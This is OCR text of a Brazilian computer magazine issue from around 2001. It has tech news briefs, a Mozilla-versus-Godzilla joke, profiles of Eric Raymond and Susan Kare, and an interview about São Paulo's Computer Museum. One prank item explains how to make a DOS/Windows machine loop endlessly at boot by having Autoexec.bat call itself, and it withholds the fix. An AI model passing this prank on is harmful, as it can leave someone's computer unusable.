"A Microsoft exige que você pare imediatamente de distribuir software da empresa sem autorização". Esse foi o e-mail que o americano Ron Faul recebeu do site de leilões eBay pouco depois de colocar à venda duas cópias do Windows 95 (por preços entre US$ 5 e US$ 10) e uma cópia do Windows XP Trial (US$ 5). Ron havia gravado os CDs com os sistemas a partir do software que veio instalado em sua máquina. Como fazia planos de instalar o XP, ele resolveu limpar o HD e fazer algum dinheiro.

Por que a Microsoft estaria preocupada com a venda de uma versão velha do Windows por apenas US$ 5? você pode estar se perguntando. De acordo com um gerente de produto da companhia, a licença do software não permite sua venda se ele vier pré-instalado no equipamento. Por outro lado, se o usuário comprou o Windows e depois instalou, ele tem todo o direito de vender ou mesmo doar o programa.


Como a quantidade de usuários dispostos a vender versões antigas do sistema aumentou com o anúncio de lançamento do XP, a MS achou que era o momento de tomar providências. Através de um acordo com o eBay, ela vem barrando sistematicamente leilões do Windows. E você, onde entra nessa história?

Mr. Vader: um bom jedi, até que foi seduzido pelo lado negro da força

SEM MEDO DE SER FELIZ

Enquanto isso...

... na montanha-russa do parque de diversões Hopi Hari




Jackson Leandro Oliveira pega o mico e é flagrado pelas câmeras do circuito interno a 103 km/h, em plena queda, com uma Geek nas mãos. Segundo ele, foi preciso esconder a revista para burlar a segurança e revestir-la com plástico para que as páginas não se abrissem. A gente não acredita que ele teve esse trabalho todo, mas por falta de foto melhor, ele levou 12 meses de Geek na faixa.

Também quer ganhar um ano de Geek? Mande sua foto de alguém segurando a revista em uma situação ou um local bizarro. Se a foto for nossa você se deu bem. R. Haddock Lobo 347 12º andar SP CEP 01414-001 ou por e-mail nfo@digerati.com.br

BRAÇO DE FERRO

O destruidor de metrópoles nipônicas contra o browser open-source. Não tem Jaspion que encare a batalha

Mozilla X **Godzilla**



O que é?


Mozilla	Godzilla
Projeto para criar um browser open-source baseado no Netscape	Monstro pré-histórico cuja especialidade é destruir metrópoles nipônicas
Cotação: 10 pontos	**Cotação:** 10 pontos

Efeitos Colaterais

Mozilla	Godzilla
Criação de vários projetos para produção de softwares open-source	Criação de vários seriados no estilo Jaspion, Ultraman, Spectreman
Cotação: 10 pontos	**Cotação:** 5 pontos

Melhor Consumir Com...

Mozilla	Godzilla
Outros programas de código aberto como Linux & Cia	Pipocas, baixo senso crítico e bom humor
Cotação: 10 pontos	**Cotação:** 10 pontos



Inimigos Mortais

Mozilla	Godzilla
O browser nº1 do mundo Internet Explorer, da Microsoft	Vários, do King Kong à mariposa gigante Mothra dentre outros monstros
Cotação: 10 pontos	**Cotação:** 10 pontos

Onde encontrar

Mozilla	Godzilla
No site www.mozilla.org e outros sites para baixar softwares, como o www.download.com	Em mais de 20 filmes, fora os desenhos, as camisetas, as canecas, o Sítio do Pica Pau Amarelo
Cotação: 5 pontos	**Cotação:** 10 pontos


Como destruir

Mozilla	Godzilla
Segundo analistas de mercado, é impossível destruir o open source	No final, o Godzilla sempre bate as botas. Mas ressuscita no filme seguinte
Cotação: 10 pontos	**Cotação:** 10 pontos

Vencedor

Mozilla: 55 pontos **Godzilla:** 55 pontos

Pela primeira vez na história da Geek temos um empate! Para celebrar, nada melhor que instalar o Mozilla, comprar pipoca e acessar www.godzilla.com



Aproveitando a deixa II

Rindo da desgraça dos outros

Atire a primeira pedra quem não recebeu nenhum e-mail sobre o WTC

Tem louco pra tudo

Pintando a lua de vermelho

Quando for o dia, aponte seu laser para a lua

James T. Downey, artista americano residente no Missouri, quer que você - e o maior número possível de pessoas em todo o mundo - aponte aquela sua "caneta laser" para a lua a fim de criar um ponto vermelho visível a partir da Terra. Se isso é possível? Em teoria sim, mas de acordo com o cientista Donald Umstadter seriam necessárias milhões e milhões de pessoas para concretizar o feito. Se você não tem nada mais importante pra fazer à noite (namorada, um computador rápido, uns canais de IRC interessantes), dê uma conferida no site do sujeito, assine o seu atestado de pinel e divirta-se - se é que isso será possível.

2º Colocado!

Segundo pesquisa do Giga Information Group, o Brasil é o segundo país onde a Internet mais cresce, batendo na marca dos 17,2 milhões de internautas. Seguem na lista Polônia, Chile, Taiwan, Hong Kong, Espanha, China, Uruguai e Dinamarca. Na nossa frente, só a Eslováquia.

Dado da pesquisa para usar na conversa com os amigos


Existem cerca de 542,67 milhões de pessoas plugadas à Web no mundo.

Só no sapatinho

Botas de 7 Léguas

Calçados que geram eletricidade

E se cada caminhada sua fosse capaz de recarregar as baterias do seu notebook ou do seu celular? Isso não é ficção e o nome da ferramenta mágica, apresentada ao público no começo de outubro, é "polímero eletroativo". O plástico capaz de converter energia mecânica dos passos em eletricidade é uma invenção da companhia californiana SRI International que desenvolveu o produto a pedido do Departamento de Defesa dos EUA. O produto será inicialmente usado em botas de soldados para recarregar seus equipamentos e proporcionar botinadas mais eficientes.



Pequenas Sacanagens Digitais

Parando na Inicialização

Torture seu micro

Quer colocar o Windows para lutar contra ele mesmo pelo simples prazer de vê-lo enlouquecido? Vá até o DOS e rode um editor. Abra o arquivo Autoexec.bat, desça algumas linhas (o suficiente para parecer que o sistema vai ser carregado) e digite a singela linha "autoexec.bat" (sem as aspas, claro). Reinicie a máquina e assista ao show. Como você desfaz a sacanagem? Se a gente contar perde a graça.

A saga continua

Usos para CDs da AOL - Parte MCXVIII

Cansado de receber kits de acesso da AOL? Temos duas boas opções para você

Os CDs com kits de acesso da AOL já são tão comuns que é praticamente impossível não ter ao menos um deles em casa. Culpa da política da empresa para "conquistar" novos clientes. Agora, se você é não-assinante convicto e seu quarto está abarrotado de discos inúteis, já pode contar com mais duas formas "politicamente corretas" de se livrar deles: a primeira é enviá-los para Sal Abdin, o CEO de empresa britânica 24-7Freecall Ltd. Abdin quer juntar nada menos que 1 milhão dos tais CDs para entrar no Guinness Book.

A outra opção é enviá-los para dois amigos norte-americanos que montaram um site só para isso, o NoMoreAolCDs.com. A meta deles também é 1 milhão, mas a proposta é diferente: depois de juntar os CDs, querem jogá-los na sede da AOL como forma de protesto.

Os endereços seguem abaixo. Bom despejo.

24-7Freecall Limited
PO Box 9166, Birmingham, B11 2BZ (United Kingdom)

No More AOL CDs
1935 El Dorado, AveBerkley CA 94707 (USA)

www.nomoreaolcds.com

SOBE E DESCE

Portáteis em geral. Tudo bem, não é de hoje que os portáteis figuram entre os objetos de desejo de fissurados em informática. Mas depois que belezinhas como o iPaq aterrissaram por aqui, trazendo telas coloridas, 32 MB de RAM (e já se viu o iPaq com 64MB!) entre outros recursos, ficou mais que confirmado: o futuro é dos pequenos.

Excessivo controle e monitoração da Internet (e de outros meios de telecomunicação) por causa do atentado ao World Trade Center. Nada justifica a violação de direitos civis, mas a nação mais poderosa do planeta conseguiu a justificativa que precisava para instalar sistemas de monitoração em sites e companhias usados por gente do mundo todo.

Não acredite em tudo que lê...

Baratas com Chips, Cuecas Informatizadas e Cia Ltda

Das três notícias abaixo, só uma saiu de nossas mentes doentias. As outras são a mais pura verdade - por incrença que parível .. Façam suas apostas e depois dêem uma olha no rodapé da página

1. "Liberdade pra dentro da cabeça..."

Quem nunca ficou com uma musica que não saía da cabeça de jeito nenhum? Para esse problema, existe até um nome Síndrome da Canção Aprisionada que chega a ser estudada por acadêmicos

Um professor da Universidade de Cincinnati (EUA), James Kellaris, fez uma pesquisa com 1 000 jovens de quatro diferentes universidades e concluiu que as "canções aprisionadas" têm algo que funciona como uma "picada mental", que, por sua vez provoca uma "coceira" só aliviada quando o próprio cérebro "reprisa" a musica

Kellaris também avaliou a gravidade das "crises" 55% dos jovens disseram que já ficaram pirados por algumas horas 23% por um dia inteiro, 17% por alguns dias e 5% por mais de uma semana O caso mais bizarro, porém, é de uma pessoa que disse estar ouvindo a música do computador Atari 260 ST desde 1986!

2. Sexo virtual

Um americano de 62 anos, Buck Weimer cansado de "não dar no couro" inventou uma peça íntima especial A Under-Ease pode ser usada por homens que sofrem de impotência por motivos físicos, no caso falta de estímulo nos nervos penianos

A cueca biônica possui uma espécie de túnel no tecido reforçado da cintura, por onde passam fios que se "ligam" à ferramenta do cidadão Na outra extremidade, existem microbotões que podem ser colocados no bolso da calça por meio de um pequeno orifício e que, se acionados provocam leves descargas elétricas lá mesmo. Segundo Weimer isso estimula os nervos e propicia uma ereção mais fácil e contínua

Ah as baterias ficam numa "bolsinha" plástica também perto do dito cujo, sem atrapalhar a "mobilidade"


O protótipo está sendo testado há 4 anos e a esposa de Weimer Arlene aprova

3. Robocop com asas

Com certeza, você já assistiu a seriados japoneses como *Jaspion*, *Changeman* e *Flashman*, em que monstros horrendos conviviam com "alta tecnologia" Acontece que o Japão acaba de criar um "monstro" digno dessas séries a barata cibernética!

Cientistas da Universidade de Tóquio implantaram um microprocessador nas costas de uma barata próximo à cabeça, numa operação que arranca as asinhas e substitui as antenas por eletrodos O conjunto de equipamentos permite o controle dos movimentos do inseto à distância testando princípios de robótica num ser vivo

Apesar de falhas no programa gerenciador e da dificuldade em estabelecer o lugar exato onde conectar os eletrodos na barata que precisa ser do tipo americana grande, cascuda e com asas - os pesquisadores prevêem um potencial imenso para o cibórgue



Resposta do teste: A alternativa falsa é a 2. Buck Weimer realmente inventou uma cueca especial, só que ele não aumenta a ereção. Descubra o que a cueca realmente faz no nosso site (www.geek.com.br)

E do outro lado do planeta...

Três anos de cadeia

Quando estiver na China, não mande e-mail políticos

Enquanto o mundo todo era abastecido por notícias da "Guerra contra o Terror", o jornalista e advogado chinês Zhu Ruxiang era condenado a três anos de detenção por ter usado um website de Hong Kong para enviar artigos políticos via e-mail O primeiro juiz do caso considerou a ofensa *leve e determinou* nove meses de reclusão Logo a seguir, oficiais do partido comunista exigiram algo mais severo e pronto a pena foi multiplicada por quatro

Efeito World Trade Center

96 a 1

Piecar da votação no congresso americano do novo projeto de lei que torna mais rigorosa a vigilância sobre sistemas informatizados de comunicação Obviamente, os 96 votos foram a favor da novalei

Para saber mais sobre a vigilância yankee, visite os sites da Privacy.org e da Electronic Frontier Foundation

www.privacy.org

www.eff.org

O Pensador dos HACKERS

Eric Raymond é o guru para a geração que odeia a Microsoft

por MauricioMartins
mauricio@digerati.com.br

Ele é um dos principais gurus da comunidade open source. Suas idéias e conceitos ajudam a doutrinar uma geração, que, de outra forma, estaria nas mãos da força monopolista de empresas como a Microsoft.

Eric Raymond é uma referência para quem busca uma alternativa. E ele aceita esse papel com prazer, desempenhando-o com muita garra.

Sucesso Editorial

Eric tem uma obra que é considerada um manifesto do código livre, The Cathedral & the Bazaar, lançada em 1999, com uma segunda edição revisada e publicada pela O'reilly aparecendo no começo deste ano. O livro é um guia para o desenvolvimento de *programas* no século 21.

Eric faz questão de afirmar: "hacker não é cracker!". A idéia é saber muito sobre tecnologia e assim se libertar das marcas e produtos impostos pelas grandes empresas. E a melhor arma para conseguir isso é a Internet. Eric publica, em seu site, diversos textos "how-to" para quem quer aprender a arte de ser hacker.

Outro livro dele que trabalha nesse sentido é o "The New Hacker Dictionary" que ajuda a acabar com a barreira representada pelo gigantesco número de jargões dentro da comunidade. O livro teve segunda e terceira edições lançadas em 1993 e 1996.

E ele ainda mexe com mercado...

Não bastasse tudo isso, esse pensador-hacker também atua com muita disposição no mercado, principalmente no que se refere a Linux. Ele é membro do conselho diretor da distribuidora VA Linux e foi um dos responsáveis pelo sucesso inicial da empresa, que estreou na bolsa de valores em 1999 com recorde absoluto de valorização (698% no primeiro dia). Hoje, a companhia passa por dificuldades, mas nenhum problema com o Linux, e sim com o mercado como um todo que anda em baixa. O Linux continua sendo o sistema operacional que mais cresce, especialmente entre as empresas.

Outra grande contribuição nessa área é a criação da Open Source Initiative, uma organização educacional que visa a aproximar hackers e empresas, para difundir ainda mais os métodos do código livre.

Como se tudo isso não bastasse, Raymond ainda se envolve com mil projetos que por caminhos variados seguem para um mundo definitivamente livre, definitivamente do domínio corporativo, pelo menos na área de informática. Ah! E ele ainda é fã de ficção científica, um ativista em favor da Primeira e Segunda Emenda da Constituição dos EUA, faixa preta em Tae Kwon Do e músico.

Abaixo está um trecho da filosofia desse guru da informática onde ele revela o que ele acha da atual situação envolvendo os programas de código livre e a Microsoft, e quais os seus próximos projetos.

Geek: O que falta para o Linux tirar o lugar do Windows e passar a ser usado por todos?

Eric Raymond: Isso irá acontecer quando o modelo de negócios da Microsoft não funcionar mais, o que por sua vez, acontecerá quando as margens de lucro na venda de PCs caírem a ponto de as empresas não poderem pagar as licenças cobradas pela Microsoft e ainda fazerem dinheiro.

Raymond disfarçado de James Bond: A serviço de sua majestade, a liberdade na informática

Geek: Qual é, na sua opinião, o próximo passo a ser dado pela comunidade open source?

ER: É o passo que está começando a ser dado agora quando um crescente número de usuários corporativos estão se livrando da Microsoft, porque eles não podem tolerar o esquema de licenças do Windows XP. Isso cria uma grande oportunidade para nós.

Geek: E seus planos para o futuro? Você pensa em escrever um novo livro? Sobre o que ele será?

ER: Sim, eu estou trabalhando em um outro livro. Ele se chama "The Art of Unix Programming" (A arte de programar para Unix) e os primeiros três capítulos podem ser lidos no **meu site**.

www.tuxedo.org/~esr

A primeira cara do MACINTOSH

Susan Kare desenhou os ícones originais do computador mais amado do planeta

por MauricioMartins
mauricio@digerati.com.br

O que todos usuários de Macintosh têm em comum? A resposta é evidente: uma incondicional paixão pelo seu equipamento, orgulhosos do bom gosto do design do Mac, de seu hardware e do seu sistema operacional.

Pode-se dizer que isso se deve, em grande parte, ao diretor executivo da empresa, Steve Jobs, e ao enorme zelo com que ele trata essas questões. Mas, sem dúvida, há outras pessoas que, antes de ele se tornar o homem-forte da empresa, contribuíram muito para que o Mac ganhasse a fama de marca de bom gosto que tem hoje.

É uma dessas pessoas chama-se Susan Kare, a mulher que criou os primeiros ícones para o Macintosh.

Entrando na Apple

Susan se formou e se tornou PhD em belas artes pela Universidade de Nova York em 1978. Em 1983, começou a trabalhar na Apple, indicada por um amigo da época de colegial, o mago do software Andy Hertzfeld. Os dois se conheceram quando tinham apenas 14 anos.

Antes de começar a trabalhar com Mac, Susan tinha experiência zero em gráficos para computador. Andy queria que ela desenhasse ícones e criasse fontes para o sistema operacional. Para conseguir o emprego, ela teve que ir atrás de livros sobre o assunto e estudar muito, preparando-se para a entrevista.


No fim das contas, contratar Susan foi a melhor coisa que a Apple fez. Os ícones criados por ela foram um marco na transformação dos sistemas operacionais em interfaces amigáveis. Muitos conceitos criados naquela época, como a "lixeira", acabaram se tornando universais, presentes em todos sistemas, desde o onipresente Windows até o alternativo BeOS.


Ao lado de Bill Gates


É Susan também trabalhou com o Windows. Em 1987, ela fez os ícones para a versão 3.0 do sistema, que assim começava sua caminhada em direção à dominação quase total do mercado. A grande dificuldade, nesse trabalho, foi ter que criar ícones que aparentassem ser tridimensionais, fazendo tudo com uma paleta de 16 cores.


Susan voltou a encontrar Steve Jobs profissionalmente na empresa que ele fundou ao sair da Apple, em 1985, a NeXT Computer. Segundo ela, Jobs foi a pessoa que ela conheceu com mais capacidade para contribuir com boas idéias em diversas áreas diferentes. A designer conta que ele costuma opinar vivamente em questões como hardware, software, anúncios publicitários, ícones, fontes, etc.

Desde 1987, ela trabalha por conta própria, tendo fundado em 1989 sua própria empresa, a Susan Kare LLP. Ganhou, em 2001, o Chrysler Design Award. Entre seus clientes famosos estão a Motorola, Sony, IBM, Intel e outras empresas gigantes. Nada mal para quem caiu de pára-quedas na área de informática.









Windowns 3.0: Dá uma olhada no seu sistema e vê se esses ícones ainda não estão lá

A memória da

O Museu do Computador, em São Paulo, tem

Você jamais pensaria que isso é uma calculadora

Em Interlagos, um bairro afastado do centro, na zona sul de São Paulo, funciona o Museu do Computador. É o primeiro do gênero na América do Sul e ainda um dos poucos existentes no mundo. Seu curador, Jose Carlos Vale, é um homem calmo e simples, de 54 anos, 40 dos quais dedicados à informática.

Entrar no galpão que abriga as peças do Museu é algo surpreendente. À minha frente empilhadas, estão cerca de 3 mil peças, incluindo computadores, impressoras, calculadoras e muitas maquinas pesadas, datadas do meio do século XX, coisas que deixariam maluco alguém que só conhece computadores de mesa, portáteis e notebooks. Computadores e peças de informática, meus amigos, já são coisa de museu.

José Carlos Vale me recebe em seu escritório, onde trabalha também como técnico de

INFORMÁTICA

erca de 3 mil peças com até 80 anos de idade

por Mauricio Martins
mauricio@geracao.com.br

notebooks. Ele conta sobre o site do Museu, que está quase pronto, contendo fotos e descrições de diversas peças, e sobre curiosidades que possui, como a primeira máquina de escrever usada por Jô Soares, uma Olivetti doada pelo próprio humorista. É nítida a paixão de e pe as maquinas que coleta e das quais cu da. Mas me hor do que escrever sobre isso é deixar o próprio José Carlos soltar o verbo e contar desde como teve a idéia de montar o Museu até qua s são as principais peças do acervo e quais seus planos para o futuro do pro,eto.

Adiantamos desde já que a empreitada de José Carlos merece atenção, pois como ele mesmo diz se as máquinas não comecarem a ser guardadas com mais cu dado, no futuro mu tas delas que poder am mostrar tão bem como era a vida em nossa época estarão perdidas.

Macintosh Classic, de 1990: o primeiro Mac custando menos de US$ 1.000

Geek: O que você fazia antes de montar o Museu do Computador?
José Carlos Valle: *Bom, eu sempre trabalhei com computação, desde os anos 60. Até hoje trabalho com manutenção, mas só de notebooks. A firma funciona aqui, junto com o Museu. Ela serve para sustentar ajudar o projeto um pouco. Mas ele já está se mantendo também com eventos.*

Geek: Como o Museu começou?
JCV: *Foi assim: chegou o ano de 98 e eu falei: "o que eu vou fazer agora? Não tem mais nada, consertar palmtop não quero. Aí, andando na Comdex, pensei: "pô, tantas máquinas novas aqui, e as máquinas velhas, pra onde estão indo? Se daqui a dez anos, alguém quiser mostrar para as crianças um pouco da nossa história, foi tudo pro lixo." Então tive essa idéia, plantei a semente na Comdex. Daí, arregacei as mangas e comecei a ir atrás.*

Geek: Qual foi o primeiro computador que chegou às suas mãos?
JCV: *O primeiro foi uma calculadora do meu vizinho, no primeiro dia. Eu cheguei em casa, no outro dia, e já falei com ele. E ele, "tenho umas máquinas velhas aí, vamos dar uma olhada". Era uma calculadora francesa, bonita. Está aí até hoje. Estava toda suja, enferrujada. Levei pra casa e limpei. Então comecei a guardar. Aí enchi a garagem com três caminhões e minha mulher falou: "assim não dá, tem que limpar essa garagem". Arrumei esse local aqui e comecei a juntar, pedir doações. Toda semana tem material chegando. Mas é cansativo, desgastante. O pessoal liga falando: "vou jogar no lixo! Tem que vir hoje!" Então é assim, tem que ir correndo buscar, senão vai tudo pro lixo.*

Geek: É sempre você que vai?
JCV: *Eu que tenho que ir. Porque eu não tenho estrutura pra mandar alguém..*

Aí enchi a garagem com três caminhões e minha mulher falou: "assim não dá, tem que limpar essa garagem".

Geek: Às vezes são peças enormes
JCV: *Sim, teve uma peça de Vinhedo que encheu uma carreta. Tudo mainframe pesadíssimo.*

Geek: E você vai longe buscar?
JCV: *Até hoje, Vinhedo foi o mais longe. Mas se pintar em outro lugar, Brasília por exemplo, eu vou correndo buscar.*

Geek: De que eventos você já participou?
JCV: *Vários. Teve a Comdex de 1999, 2000 e 2001. Na Fenasoft, o primeiro ano foi agora, em 2001. Deu trinta mil visitantes lá, só no Museu. Foram 980 pessoas por hora. Nós fizemos um tunel com as peças, e ele ficou lotado o tempo todo.*

Geek: E eventos exclusivos do Museu?
JCV: *Tivemos a BICSI 2001, a Expocomm 2001 e a Expogenius em 2000. A Comdex e a Fenasoft são mais catalisadores para a gente poder fazer mais eventos. Um meio para se expor na mídia. A partir daí, eu consigo mostrar o Museu em escolas, locais mantidos pela prefeitura e aí tiro um dinheiro que ajude a sustentar o projeto. As exposições em grandes feiras só dão prejuízo. Porque o que eu já gastei de transporte, para pegar as doações.*

Geek. Mas pode-se dizer que o Museu se paga, ou não?
JCV: *Não, não se paga. Só prejuízo.*


Geek: E algumas dessas peças são vendidas, às vezes?
JCV: *Não, só quando eu pego doações com muitas peças repetidas, eu vendo alguma coisa, para poder ajudar o Museu. Mas a firma que doou fica sabendo que a gente fez isso.*

Geek: Acontece de surgirem colecionadores excêntricos com ofertas muito altas pelas peças?
JCV: *Muito difícil. Em geral, as pessoas querem mamata, então não vendo nada mesmo. Também há muitas pessoas que têm peças que eu gostaria muito de ter no Museu e que querem vender para a gente, mas os preços são altos e eu não tenho como comprar.*

Geek: Quantas peças você tem no Museu, no total?
JCV: *Tenho 3 mil. Vou guardando todo tipo de coisas relacionadas a informática, livros, manuais, DOS, conto tudo como peças do Museu. Revistas também guardo, mesmo atuais. Tento conseguir assinaturas delas para ir guardando todos os números. No futuro, elas serão peças valiosas do Museu. Mas está difícil, muitas não querem dar assinaturas. Recebo muitas doações de revistas antigas, também.*

Geek: Você tem as primeiras revistas de informática do Brasil?
JCV: *Tenho muita coisa aí, mas está tudo guardado. Não tenho meios de classificar, precisaria de pessoas catalogando, botando no computador. Enchi esses armários aqui três vezes, já. Encho, boto em caixas e guardo. Tenho, por exemplo, a Enciclopedia Prática de Informática, 1.200 cruzeiros [de 1984], da Editora Abril.*

José Carlos e o Mainframe/3, da IBM



Cobra 210, de 1983 processamento de 3 Mhz e 64k de Ram

Vou guardando todo tipo de coisas relacionadas a informática, livros, manuais, DOS, conto tudo como peças do Museu

Geek: E quantos computadores há no Museu?
JCV: *Difícil saber. Uns mil devo ter.*

Geek: Qual a idade mínima que uma peça tem que ter para virar peça do Museu?
JCV: *Ah., Pra mim, saiu já é museu (risos). Não importa a idade. Porque a máquina de hoje, daqui a dez vinte anos, é museu, então é uma peça para ser guardada, né? Minha idéia era que todas as empresas, assim que fabricassem coisas novas, deviam separar sempre uma peça para o Museu, ficaria como uma norma. Mas tá difícil, não conseguimos implantar isso ainda. Nenhuma empresa topou ainda. Na hora se entusiasmam, mas depois esquecem.*

Geek: Nas suas exposições, quais são as peças mais novas incluídas?
JCV: *Para exposições, já tenho um kit montado, vai sempre o PC XT, AT, 386, para fazer uma sequência dos computadores pessoais. A peça mais recente é o 486, de 1996, mais ou menos. Há também os primeiros portáteis. Se pagarem eu levo ainda os mainframes. Então levo o 4381, da IBM, que pesa 2 toneladas, sai a CPU, e tem a minha altura, 1,85m. Antigamente era tudo separado. CPU, HD, impressora. Então, só o HD do 4381 pesa 500 kg e tem 650 MB.*

Geek: E qual a peça mais antiga que você tem no Museu?
JCV: *Uma calculadora de 1920. Ela é de ferro e lata, parece um palmtop. Tinha até uma canetinha do lado, como esses computadores de mão de hoje. Ela só fazia soma e subtração (risos). Nada mais. O computador mais antigo é um mainframe da IBM, o "/3" da década de 60. Tem 16 KB de memória, pesa 200 kg, velocidade de processamento de 10 MHz e 2,5 MB de espaço em disco. Ah, e entre as peças mais novas: tenho também um Pentium de 133 MHz.*

Geek: Falando sobre esses mainframes que você citou, é impressionante como essas máquinas eram grandes e tinham performance tão baixa, comparadas com o padrão atual.
JCV: *Realmente, eram bastante arcaicos.*

Geek: E o que se fazia com isso?
JCV: *Faziam-se muitas coisas. Folha de pagamento, contabilidade, relatório, só que*

José Carlos mostra perfuradora de cartão

eles colocavam a maquina para funcionar de manhã e ficavam até à noite para conseguir gerar mil folhas

Geek: Vi uma reportagem dizendo que o Museu tem um ano de idade e está aberto a visitação. É isso mesmo?
JCV: *Não, essa matéria estava toda errada. O Museu existe desde a Comdex de 98 e não está aberto a visitação aqui na sede (em Interlagos). Montamos a exposição sob encomenda, em feiras de informática ou eventos de escolas e da prefeitura. Uma vez até trouxe uma escola de Campinas aqui e eles adoraram. Mas preciso ter um mínimo de estrutura no local para poder expor, porque preciso de autorização da prefeitura. Além disso tenho que sair dessa sede, até o final do ano. Vou procurar agora um novo galpão para guardar as peças.*

Geek: Há exposições marcadas para o Museu, proximamente?
JCV: *Tem para 2002, a Fenasoft em abril e a Comdex em agosto.*

Geek: Que outras peças curiosas há no Museu?
JCV: *Bom, tenho esse 4381 da IBM, a que eu tinha me referido, de 2 toneladas. Ele é da década de 70, tem 32 MB de memória, 100 MHz de velocidade, com 42 processadores, e 650 MB de espaço em disco. Era usado em bancos e empresas. Tenho duas impressoras que pesam 400 kg, uma da Unisys e outra da Data Products. Eles são da década de 80. Outras coisas interessantes são uma leitora e uma perfuradora de cartão da IBM, datadas dos anos 70. Guardo software também, como antivirus para DOS.*

"Tenho esse 4381, da IBM (...) de 2 toneladas. Ele é da década de 70, tem 32 MB de memória, 100 MHz de velocidade, com 42 processadores, e 650 MB de espaço em disco".

Geek: É algo ligado ao início da Internet?
JCV: *Tenho objetos que foram precursores da Internet. São duas peças. A mais antiga tem 50 anos, chama-se Teletipo.* (Nesse momento, o telefone toca pela décima vez durante a entrevista. Depois de terminada a ligação, eu comento.)

Geek: Você parece sempre muito ocupado. Deve ser difícil dividir-se entre o Museu e o trabalho com assistência técnica.
JCV: *É um pouco, mas para isso eu conto com a ajuda da minha mulher, que cuida do conserto dos computadores. Eu, geralmente, posso me ocupar apenas do Museu.*

Geek: Com quantas pessoas você trabalha no Museu e na firma de manutenção?
JCV: *No Museu são quatro pessoas, todas voluntárias, e na firma apenas uma, além de mim.*

Geek: Voltando ao Teletipo.
JCV: *Então, ele pesa 50 kg. Era a Internet de antigamente. Vinha pelo cabo submarino, da Europa ou dos EUA. A notícia era datilografada lá e já saía aqui, distribuindo para os rádios e jornais. Uma especie de fax ou telex. O que tenho na exposição é a máquina que recebe as transmissões e as imprime. Tudo mecânico, nada eletrônico. Tem também um terminal da Digitech de 1983 que é um BBS, um video-texto. Tenho também uma calculadora redonda, de 1943. Foram feitas 114 mil peças, na época da Segunda Guerra Mundial. Foi fabricada na Áustria.*

Quem quiser ver esses objetos em exposições pode encontrar datas e endereços dos eventos no nosso site.

Geek: Você já doou algum computador seu para o Museu?
JCV: *Um computador meu? (pensando) Boa pergunta*

Geek: Pois é, trabalhando com computação há tanto tempo, deve ter alguma coisa
JCV: *Doei, sim, como eu tenho a minha firma de manutenção de notebook, então tinha notebooks antigos que estão colocados aqui, sim. E eu já joguei muita coisa fora. Hoje me arrependo muito, fico louco da vida*

